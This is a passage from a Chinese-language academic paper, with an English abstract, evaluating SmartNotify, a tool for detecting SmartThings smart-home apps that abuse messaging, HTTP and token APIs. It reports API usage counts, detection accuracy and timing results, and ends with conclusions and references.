在进行参数检查与循环检查之后, 本文根据第 3 节的安全分析以及检查结果确定的可能存在的威胁, 包括骚扰信息、恶意命令获取、钓鱼网站、恶意后门等威胁. 然后结合既定的报告模板生成相应的威胁报告向用户提示信息, 包括相应 SmartApps 可能造成的威胁以及其中可能造成安全威胁的敏感 API 调用参数 (如图 4 标注).

5 实验与评估

5.1 攻击影响范围

本文检查了 IoTBench 开源应用程序数据集以及新编写的攻击 SmartApps, 检查内容包括 180 个官方提供的代码, 以及其他开发人员提供的不重复的第三方代码, 共 361 个 SmartApps.

本文对实际 SmartApps 调用表 1 中各组 API 进行了功能性的分类, 同时统计了调用相应功能的 API 的 SmartApps 数量如表 2. 在检查中发现了至少有 36% 的 SmartApps 调用手机消息推送类 API, 12% 的 SmartApps 的调用网络消息推送或获取 API, 还有 6% 和 2% 的 SmartApps 调用与 RESTful 相关的 API 和与第三方授权信息有关的 API. 由于调用各类 API 的 SmartApps 通常不重叠, 共有 68% 的 SmartApps 可能遭受第 3.1 小节中提到的安全威胁.

5.2 性能评估

5.2.1 实用性分析

本文从 SmartNotify 生成报告的提示效果以及大规模代码检测的结果来评估 SmartNotify 的实用性.

表 2 攻击可能的影响范围

Table 2 The possible scope of the attack

Function type	Interface	Number of SmartApps
Mobile phone message push	sendSms()/sendSmsMessage()	133
	sendPush()/sendPushMessage()	130
	sendNotification()/sendNotificationToContacts()	72
Network message acquisition	httpGet()	43
Network message push	httpPost()/httpPostJson()	57
	httpPut()/httpPutJson()	7
RESTful interface	createAccessToken()	24
	getId()	41
Third-party authorization	apiServerUrl()	9



图 5 (网络版彩图) SmartApps 检测结果

Figure 5 (Color online) SmartApps test results. (a) IFTTT 2; (b) spam4

SmartNotify 提示效果. 对于 SmartNotify 的提示效果, 本文评估是否能正确提示 SmartApps 可能存在的威胁, 以及是否能提示适当的威胁内容以供用户检查. 根据第 4.4 小节设计的检测原则, 本文选取两个需要采用不同检测原则的 SmartApps 进行测试, 如图 5 为使用 SmartNotify 进行测试的检测结果. 图 5(a) 为 IFTTT 2 的测试结果, IFTTT 2 代码存在泄露 Token 与 endpoint 的缺陷, SmartNotify 采用了参数检查原则, 测试结果提示了相关 HTTP API 调用的参数信息, 同时正确提示了存在的威胁. 图 5(b) 为 spam4 的测试结果, spam4 存在循环向用户发送消息的问题, SmartNotify 采用了循环检查原则, 也正确检测到存在的安全问题.

SmartNotify 应用结果. 在人工的检查中, 发现 361 个 SmartApps 中存在 64 个本应该可以检测到的存在威胁的代码. 在 SmartNotify 的应用测试中, 共检测到了 83 个存在威胁的代码, 经过对检测结果的分析比对, 发现应该检测到的威胁代码 SmartNotify 成功检测到了 63 个 (98.4%). 由于攻击者在编写代码时将恶意信息编码, 存在 1 个漏检代码. 另外还存在 20 个误检代码 (5.5%), 其中 7 个代码 (1.9%) 误检的原因是开发人员采用了特殊用户输入方法, 而另外 13 个 (3.6%) 误检代码中存在了错误的敏感 API 调用.



图 6 (网络版彩图) SmartNotify 时间开销

Figure 6 (Color online) SmartNotify time cost. (a) Source code analysis time; (b) report generation time; (c) total detection time

5.2.2 运行效率

本文通过分析 SmartNotify 源代码分析阶段的预处理时间开销, 以及配置文件分析阶段的报告生成时间开销以评估 SmartNotify 的效率. 如图 6(a) 为 SmartNotify 预处理阶段的时间开销, 预处理阶段对 SmartApps 进行完整的 AST 分析以生成详细的 API 信息, 因此引入了略微大一些开销, 大部分 SmartApps 需要 200 ms 左右的处理时间, 个别较为复杂的 SmartApps 需要的处理时间超过 500 ms. 图 6(b) 为 SmartNotify 分析配置文件生成报告信息的时间开销, 分析阶段大部分 SmartApps 需要的时间在 50 ms 以下, 几乎可以忽略不计, 只有个别较为复杂的 SmartApps 需要的时间超过 100 ms. 从分析源代码到生成检测报告完整的时间开销如图 6(c), 由于生成报告的时间开销较低, 单个 SmartApp 的检测时间与预处理的时间开销类似, 绝大部分 SmartApps 检测需要的时间在 500 ms 以内, 均在用户可以接收的范围内.

以上分析是 SmartNotify 对单个 SmartApp 的检测开销, 当 SmartNotify 用于大规模的检测时, 平均每个 SmartApp 在各个阶段的时间开销如图 7. 平均每个 SmartApp 的预处理时间开销在 100 ms 左右, 报告生成开销在 25 ms 左右, 对每个 SmartApp 的完整检测时间大概在 130 ms 左右, 均在安全检查人员可接受的范围内.



图 7 (网络版彩图) SmartNotify 实验平均时间开销

Figure 7 (Color online) Average time cost of the SmartNotify experiment

6 总结与讨论

在智能家居平台广泛流行应用的情况下, 为了提高用户和平台的安全性, 本文的工作首先分析 SmartThings 提供的各个 API 的安全性发现了新的安全隐患, 并在此基础上设计实现了 4 种漏洞验证的方案, 确定其存在的安全问题. 其次, 根据已发现 API 的安全隐患以及新编写的验证攻击的特点, 设计了 SmartNotify 检测原则, 并进行了工具实现. 最后, 整合数据集进行评估, 确定了本文发现的具有安全隐患的 API 的影响范围, 同时验证了本文提出的检测工具的有效性和实用性.

针对本研究, 仍存在两个问题值得改进与深入研究.

• 在检测过程中, 黑名单网站和具有威胁的参数内容集通过人工收集, 因此, 新的恶意网站、垃圾信息或勒索信息等内容并未包含在黑名单的检测范围内, 当攻击者更新垃圾信息内容时, 可能会逃过检测. 针对这个问题, 首先, 可以结合自然语言处理等技术识别垃圾信息和勒索信息, 确定威胁信息. 其次, 可以为 SmartNotify 维护一个动态的黑名单网站列表, 提高检测的灵活性和普遍性.

• 先前的研究表明, 与本文发现的漏洞类似的漏洞也存在于其他类似的物联网平台 (如 IFTTT, AWS) [9]. 但由于不同物联网平台的设计和实现细节存在差异, 本文提出的工具只能检测 SmartThings 中易受攻击的程序. 然而, 本文提出的解决方案可以为解决其他物联网平台中的问题提供有价值的见解.

参考文献

1 Yuan B, Wu Y H, Yang M G, et al. SmartPatch: verifying the authenticity of the trigger-event in the IoT platform. IEEE Trans Dependable Sec Comput, 2023, 20: 1656–1674

2 Ding W B, Hu H X. On the safety of IoT device physical interaction control. In: Proceedings of the ACM SIGSAC Conference on Computer and Communications Security, Toronto, 2018. 832–846

3 Wang Q, Datta P, Yang W, et al. Charting the attack surface of trigger-action IoT platforms. In: Proceedings of the ACM SIGSAC Conference on Computer and Communications Security, London, 2019. 1439–1453

4 Fernandes E, Jung J, Prakash A. Security analysis of emerging smart home applications. In: Proceedings of IEEE Symposium on Security and Privacy, San Jose, 2016. 636–654

5 Zhang N, Mi X H, Feng X, et al. Dangerous skills: understanding and mitigating security risks of voice-controlled third-party functions on virtual personal assistant systems. In: Proceedings of IEEE Symposium on Security and Privacy, San Francisco, 2019. 1381–1396
6 Cheng L, Wilson C, Liao S, et al. Dangerous skills got certified: measuring the trustworthiness of skill certification in voice personal assistant platforms. In: Proceedings of ACM SIGSAC Conference on Computer and Communications Security, 2020. 1699–1716
7 Antonioli D, Tippenhauer N O, Rasmussen K B, et al. Nearby threats: reversing, analyzing, and attacking Google's 'nearby connections' on Android. In: Proceedings of the 26th Annual Network and Distributed System Security Symposium, San Diego, 2019
8 Zhang Y, Xu L, Mendoza A, et al. Life after speech recognition: fuzzing semantic misinterpretation for voice assistant applications. In: Proceedings of the 26th Annual Network and Distributed System Security Symposium, San Diego, 2019
9 Jia Y, Xing L Y, Mao Y H, et al. Burglars' IoT paradise: understanding and mitigating security risks of general messaging protocols on IoT clouds. In: Proceedings of IEEE Symposium on Security and Privacy, San Francisco, 2020. 465–481
10 Celik Z B, Babun L, Sikder A K, et al. Sensitive information tracking in commodity. In: Proceedings of the 27th USENIX Security Symposium, Baltimore, 2018. 1687–1704
11 Jia Y J, Chen Q A, Wang S, et al. ContexIoT: towards providing contextual integrity to appified IoT platforms. In: Proceedings of the 24th Annual Network and Distributed System Security Symposium, San Diego, 2017
12 Wang Q, Hassan W U, Bates A, et al. Fear and logging in the Internet of Things. In: Proceedings of the 25th Annual Network and Distributed System Security Symposium, San Diego, 2018
13 Celik Z B, McDaniel P, Tan G. Soteria: automated IoT safety and security analysis. In: Proceedings of USENIX Annual Technical Conference, Boston, 2018. 147–158
14 Dong Y, Yao Y D. Secure mmWave-radar-based speaker verification for IoT smart home. IEEE Int Things J, 2021, 8: 3500–3511
15 Xiao Y H, Jia Y Z, Liu C C, et al. HomeShield: a credential-less authentication framework for smart home systems. IEEE Int Things J, 2020, 7: 7903–7918
16 Yuan B, Jia Y, Xing L Y, et al. Shattered Chain of trust: understanding security risks in cross-cloud IoT access delegation. In: Proceedings of the 29th USENIX Security Symposium, 2020. 1183–1200
17 Ghosh N, Chandra S, Sachidananda V, et al. SoftAuthZ: a context-aware, behavior-based authorization framework for home IoT. IEEE Int Things J, 2019, 6: 10773–10785
18 Tian Y, Zhang N, Lin Y H, et al. SmartAuth: user-centered authorization for the Internet of Things. In: Proceedings of the 26th USENIX Security Symposium, Vancouver, 2017. 361–378
19 Fernandes E, Paupore J, Rahmati A, et al. FlowFence: practical data protection for emerging IoT application frameworks. In: Proceedings of the 25th USENIX Security Symposium, Austin, 2016. 531–548
20 Zhang W, Meng Y, Liu Y G, et al. HoMonit: monitoring smart home apps from encrypted traffic. In: Proceedings of the ACM SIGSAC Conference on Computer and Communications Security, Toronto, 2018. 1074–1088

Risk assessment and detection of API abuse in the IoT cloud

Bin YUAN[1,2,3,4,6,8], Kaimin ZHENG[1,2,3,4,6], Jun WAN[1,2,3,4,6], Deqing ZOU[1,2,3,4,6*] & Hai JIN[2,3,5,7]

1. *School of Cyber Science and Engineering, Huazhong University of Science and Technology, Wuhan* 430074*, China*;
2. *National Engineering Research Center for Big Data Technology and System, Wuhan* 430074*, China*;
3. *Services Computing Technology and System Lab, Wuhan* 430074*, China*;
4. *Hubei Engineering Research Center on Big Data Security, Wuhan* 430074*, China*;
5. *Cluster and Grid Computing Lab, Wuhan* 430074*, China*;
6. *Hubei Key Laboratory of Distributed System Security, Wuhan* 430074*, China*;
7. *School of Computer Science and Technology, Huazhong University of Science and Technology, Wuhan* 430074*, China*;
8. *Shenzhen Huazhong University of Science and Technology Research Institute, Shenzhen* 518057*, China*

* Corresponding author. E-mail: deqingzou@hust.edu.cn

Abstract Recently, the vigorous development of Internet of Things technology has rapidly developed smart home applications. Smart home platforms increasingly provide open interfaces for users to implement customized smart home applications (e.g., device automation control). The possible defects of these open interfaces have also become an important issue affecting the security of smart home systems. In this paper, we study the open interfaces of the SmartThings platform. We identified a series of new vulnerable interfaces and conducted proof-of-concept attacks to demonstrate the security impact of such interfaces. To mitigate this problem, we propose SmartNotify, a tool for identifying malicious smart home applications abusing vulnerable interfaces. Experiment results show the efficiency and effectiveness of SmartNotify.

Keywords IoT security, smart home, SmartThings platform, open interface, cloud service